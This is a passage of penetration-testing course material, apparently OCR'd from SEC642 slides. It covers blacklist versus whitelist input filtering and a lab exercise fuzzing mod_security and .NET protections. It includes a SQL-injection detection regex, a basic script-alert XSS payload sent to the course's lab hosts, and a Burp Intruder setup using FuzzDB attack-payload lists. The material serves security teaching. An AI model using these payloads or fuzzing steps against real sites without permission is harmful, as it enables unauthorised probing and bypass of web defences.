feedback. These typically need to support a wide variety of characters or even formatting strings.

While whitelisting makes things more difficult, we can typically find a bypass. We just might not be able to pull off the cool exploit we were hoping for.



Blacklisting


- Blacklisting is much more common
  - Easier to implement
- Blacklisting attempts to enumerate evil
  - Doomed to fail
- The following regular expression attempts to block SQL injection
  - It thinks single quotes, dashes and hash marks are the only characters to block
- Commonly the developer misses things because of their perspective
  - UNICODE anyone?!? Double Quotes?!?

```
/(\%27)|(\')|(\-\-)|(\%23)|(#)/ix
```

Blacklisting is way more commonly found within applications today. This is simply due to the ease of implementation. The developer doesn't have to outline all of the possibly allowed characters; all they need to do is determine what is malicious. While this seems like it would be much harder, and it actually is, the large availability of "evil" lists lead developers to believe this is easy. Since the developer needs to enumerate evil, and most developers aren't aware of all of the different types of attacks, this is doomed to failure. Their perspective is just not helpful here.

For example, we found a great article on building a regular expression (regex) to detect SQL injection attacks. This example detects if the HTTP request includes the hex of a single quote, a single quote itself, two dashes, the URL encoded #, and finally a # itself. The i and x at the end put this in case insensitive and extended modes. (Funny that it thinks case insensitivity is needed.) While this is a good start, it misses the fact that double quotes are just as dangerous and completely ignores UNICODE and other character sets.

(The regular expression is from a Symantec article on Snort rules found at http://www.symantec.com/connect/articles/detection-sql-injection-and-cross-site-scripting-attacks)




Reasons for Each

- Defenders have reasons for picking which protection type
  - We need to keep these in mind
- Mainly, the reason is why whitelisting won't work
  - Defaulting to blacklisting due to these problems
- Pen-Testers should understand the application or transaction
  - This understanding will guide protection type

As protections are built, the defenders will choose one or both of the filtering types we have talked about. While for security purposes whitelisting is the best option, the application or transaction being protected will often limit which of the two can be used. Mainly this is that the application prevents whitelisting due to the needs of the transaction.

As we build our map of the application, we should have built up an understanding of how the applications work. This understanding will assist us in knowing where blacklisting is used and where whitelisting is. This will be the first step, which we will build upon next to validate and flesh out our understanding of the protections within the application and its infrastructure.




Course Roadmap

- Advanced Discovery and Exploitation
- Attacking Specific Apps
- Web Application Encryption
- Mobile Applications and Web Services
- ***Web Application Firewall and Filter Bypass***
- Capture the Flag

- Introduction
  - Filtering and App firewalling
  - Blacklisting v. Whitelisting
  - ***Exercise: WAF v. Filtering***
- Filtering
  - .NET Filtering
  - ESAPI Filtering
- Web Application Firewalls
  - WAF Options
  - Mod_Security
  - Exercise: mod_security
- Bypassing Controls
  - Discovering Controls
  - Exercise: Fingerprinting Controls
  - Automated WAF Detection Tools
  - Exercise: Automated Tools
- Cross-site Scripting
  - HTML5
  - Data URIs
  - Exercise: Input Types
  - CDATA and Comments
  - VBScript
  - Exercise: XSS Bypasses
- SQL Injection
  - Bypassing Controls
  - SQLMap
  - SQLMap Tamper Scripts
  - Exercise: SQLMap
- Conclusions

We will now do an exercise exploring the different types of filtering and web application firewalling.



Exercise: WAF vs. Filtering

- **Targets**:
  - http://modsec.sec642.org
  - http://net.sec642.org
- **Goals**:
  1. Determine the blocked page indicator for ModSec
  2. Determine the blocked page indicator for .Net
  3. Fuzz both applications using the XSS and SQLi lists in FuzzDB located at:
     `/opt/samurai/fuzzdb/attack-payloads/`
  4. Determine the success/fail rate between the default filter rules in modsec and .Net

In this exercise you will be evaluating the differences between how mod_security and the framework filtering behave. The sites you will be testing are http://modsec.sec642.org and net.sec642.org. Both sites have a default page that contains a form. The goal is to test these forms and determine the difference between the two protections.

The steps to follow are:


1 - Determine the blocked page indicator for modsec

2 - Determine the blocked page indicator for .Net

3 - Fuzz both applications using various FuzzDB lists

  - located at /opt/samurai/fuzzdb/attack-payloads/

4 - Determine the success/fail rate between the default filter rules in modsec and .Net




Answers Ahead!

- Stop here if you would like to solve the exercise yourself
- You will be using the discovered pages to achieve each of the three goals
- The pages ahead will walk you through the process

SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved

You may work through this portion of the exercise on your own, trying to achieve the goals, or follow along with the steps on the pages ahead.



Filtering Exercise: Visit a mod_security Protected Site

- Browse to the mod_security protected site
  - `http://modsec.sec642.org`
- Submit basic XSS payloads testing the form
  - `<script>alert("XSS");</script>`
- Examine the response within Burp


http://modsec.s...2.org/index.php
Mod_Security Protects this App!
Query:
Submit Query

First we need to browse to **`http://modsec.sec642.org`**. This site uses mod_security to protect it.

Using the form, we need to submit basic XSS attacks to see how mod_security is configured to block. Submit the following within the form:

```
<script>alert("XSS");</script>
```

Now look within the **Target** tab of Burp to see the response. What type of HTTP response code was returned? What other messages do you see in the response's body to help identify why this traffic was blocked?



Filtering Exercise: Visit a .NET Application

- Browse to the .NET protected site
  - `http://net.sec642.org`
- Submit basic XSS payloads testing the form
  - `<script>alert("XSS");</script>`
- Examine the response within Burp

.NET and Microsoft Protects this app!

Query:

First we need to browse to **`http://net.sec642.org/index.aspx`**. This site uses .NET filters to protect it.


Using the form, we need to submit basic XSS attacks to see how .NET is configured to block. Submit the following within the form:

```
<script>alert("XSS");</script>
```

Now look within the **Target** tab of Burp to see the response. What type of HTTP response code was returned? What other messages do you see in the response's body to help identify why this traffic was blocked?

Filtering Exercise:
Fuzz the Applications

- Use Intruder to fuzz the applications
  - Fuzz both in turn
- Use the fuzzdb lists as payloads
  - XSS and SQLi ones to start



attack type: sniper

1 payload position length: 230


```
POST /index.php HTTP/1.1
Host: modsec.sec642.org
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US;
rv:1.9.2.24) Gecko/20111107 Ubuntu/10.04 (lucid)
Firefox/3.6.24
Content-Length: 36

input=§<script>alert("XSS");</script>§
```

Select each request that contains the variables in the **target** tab. **(The POST)**

Right click each of the requests in turn and select **send to Intruder.**

Verify that the payload positions are set to the **input**. You do this by first click the **clear §** . Now highlight the text you want replaced with your fuzzing attempts and select **add §** .


Set the **payload set** to **runtime file** in the drop down. Now press the **Select File** button and navigate to one of the various XSS or SQLi injection files in **`/opt/samurai/fuzzdb/attack-payloads/`** and click **Start** under the Intruder menu. Try several different attack payloads for XSS and SQLi on both web apps to gain a rough idea of the levels of protection provided by .NET and ModSecurity.



Review: WAF vs. Filtering

- We were able to explore both types of defensive controls
  - From a user's perspective
- This is the beginning of fingerprinting the controls
  - A foundation for the rest of today

In this exercise we have reviewed both a web application firewall and framework based filtering. This is the foundation of what we will be doing for the rest of the day.




Course Roadmap

- Advanced Discovery and Exploitation
- Attacking Specific Apps
- Web Application Encryption
- Mobile Applications and Web Services
- ***Web Application Firewall and Filter Bypass***
- Capture the Flag

- Introduction
  - Filtering and App firewalling
  - Blacklisting v. Whitelisting
  - Exercise: WAF v. Filtering
- ***Filtering***
  - .NET Filtering
  - ESAPI Filtering
- Web Application Firewalls
  - WAF Options
  - Mod_Security
  - Exercise: mod_security
- Bypassing Controls
  - Discovering Controls
  - Exercise: Fingerprinting Controls
  - Automated WAF Detection Tools
  - Exercise: Automated Tools
- Cross-site Scripting
  - HTML5
  - Data URIs
  - Exercise: Input Types
  - CDATA and Comments
  - VBScript
  - Exercise: XSS Bypasses
- SQL Injection
  - Bypassing Controls
  - SQLMap
  - SQLMap Tamper Scripts
  - Exercise: SQLMap
- Conclusions

SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved

This exercise will show how we generate data URIs and translate attacks into UNICODE or other character sets.




Filtering

- Filtering is the most common protection
  - Many reasons for this
- Filtering is done within the application
  - Either through code or via the framework
- The developer chooses what type of filtering to use
  - Or they inherit it from the framework ☺

SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved

As we test applications, filtering is probably the most common protection we find. This is due to many different reasons but is pretty simple to understand. As a developer, you have way more control if you are building the filtering choices. We also see where many developers inherit the filtering due to the fact that the framework, .NET for example, provides it to the application through normal development.

As the developer builds the application, they are able to decide what type of filtering they will use. They can choose to use anything the framework provides or they can make use of a third party library to provide the filtering capabilities.



Filtering Techniques

